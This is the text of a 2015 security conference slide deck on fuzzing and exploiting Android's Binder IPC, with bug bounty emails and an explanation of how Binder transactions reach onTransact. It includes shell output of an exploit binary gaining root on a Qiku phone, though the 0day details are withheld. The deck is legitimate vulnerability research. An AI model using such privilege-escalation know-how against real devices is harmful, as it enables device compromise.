Fuzzing Binder for Fun and Profit – sharing version

Flanker @ KEEN

Weibo&Wechat: @flanker_017

And of course, exploit it!

Agenda


- What’s Binder?
- How is Binder working in Android?
- Profit for attacking Binder
- 0day Vuln and EXP (CVE-2015-6612 and 6 CVE-2015-Google-you-know-but-won’t-tell-me-until-bulletin-release)!
- Note: this version of PPT obscures 0day content because the fix for the vulnerability talked has not yet been publicly released.

Hmm, about me…


- Security Researcher at KEEN
  - mainly focusing on system security, vulnerability exploitation
- Android Security Acknowledgements(Nexus Bulletin)
  - CVE-2015-3854,3855,3856, 6612, xxx (more upcoming!)
- Previously work on Android application security
  - Reported for Twitter, Slack, Tencent, Baidu, Alibaba, Sogou, etc…
- Previous CTF active participant
  - DEFCON 21 CTF Final at Las Vegas as Blue-lotus
- Pwned Qiku at GeekPwn 2015!
  - LOL, Where is my BMW?

So what’s ‘fun’ and ‘profit’?

- FUN!




```
➜  DATA  adb shell
shell@CP8681_M02:/ $ su
root@CP8681_M02:/ # id
uid=0(root) gid=0(root) context=u:r:init:s0
root@CP8681_M02:/ #
```



```
system@CP8681_M02:/data $ ./fuck1&
[1] 5387
system@CP8681_M02:/data $ ps | grep fuck1
system    5387  5379  9976   444    000c34a0 ade9f504 S ./fuck1
system@CP8681_M02:/data $ ps | grep fuck1
root      5387  5379  9976   444    ffffffff 00000000 S ./fuck1
system@CP8681_M02:/data $ getenforce
Permissive
```

So what's 'fun' and 'profit'?

- FUN!



14:35 无SIM卡

关于手机

腾讯视频

360

型号	奇酷手机青春版(移动联通双4G)
处理器	AArch64 Processor rev 4 (aarch64)
内存	2G
存储	16GB
分辨率	1080*1920
Android版本	5.1
内核版本	3.10.65
版本号	V048


14:35 无SIM卡

Root Checker Basic

腾讯视频

验证 Root | Root 基础

Congratulations! Root access is properly installed on this device!

设备：8681-M02

Android 版本：5.1

详细结果

通过升级至 Root Checker Pro（专业版）获取更多详细技术信息

升级至专业版

更多 Root 工具

Build Prop Editor


自定义您的设备!

All About Root

获取更多 root 指导信息!


So what’s ‘fun’ and ‘profit’?

- Profit!




Project Member #54 memil...@google.com

```
More good news for you... I made a mistake on the calculations, the total amount will be $2500.

  - Mel
```




```
Hi,

Congratulations! The rewards panel decided to reward you USD$2,500 for
reporting this high severity vulnerability and including a patch and proof-of-
concept!
```




Project Member #5 memil...@google.com

```
Hi,

 Congratulations! The rewards panel decided to reward you USD$2,500 for
high severity vulnerability and including a patch and proof-of-concept!

    --
```



```
Hi,

 After digging in on this issue we've rated it as a low severity, and the rewards panel decided to reward you USD$500 for reporting
this vulnerability and including a proof-of-concept!
```



```
Hi,

Congratulations! The rewards panel decided to reward you USD$2,500 for reporting this
high severity vulnerability and including a patch and proof-of-concept!
```

And more…

Binder in Android

- Binder is the core mechanism for inter-process communication
- At the beginning called OpenBinder
  - Developed at Be Inc. and Palm for BeOS
- Removed SystemV IPCs
  - No semaphores, shared memory segments, message queues
    - Note: still have shared mem impl
  - Not prone to resource leakage denial-of-service
- Not in POSIX implementations
  - Merged in Linux Kernel at last

Binder in Android - Advantages (cont.)

- Build-in reference-count of object
  - By extending RefBase
- Death-notification mechanism
- Share file descriptors across process boundaries
  - AshMem is passed via writeFileDescriptor
  - The mediaserver plays media via passed FD
- Supports sync and async calls
  - Async: start an activity, bind a service, registering a listener, etc
  - Sync: directly calling a service

Key of the heart: IBinder


- IBinder.java holds 32-bit integer token as “mHandle”
  - Unique across all processes
  - Used also as an identity
    - E.g WindowToken, WakeLock
- When calling a remote service (e.g. Crypto)
  - Remote service is identified through token
  - Then constructed as BpBinder by local calling client code
  - Then constructed BpInterface<ICrypto> via asInterface(IBinder*)
    - new BpCrypto: public BpInterface<ICrypto>
- ICrypto is abstract business-logic-style interface-style class
  - BpInterface combines ICrypto with BpRefBase by multiple inheritance

Key of the heart: IBinder (cont.)

- When a transaction is made, the binder token is written together with transaction command and data using ioctl to /dev/binder
- Binder driver queries the mapping of BinderToken<->BinderService, relay command to appropriate service
- BBinder implementation (usually BnInterface<XXX>)’s onTransact processes incoming data
  - Yarpee! Memory Corruption often occurs here!
- Example: BnCrypto is server-side proxy
- “Crypto” is actually server internal logic

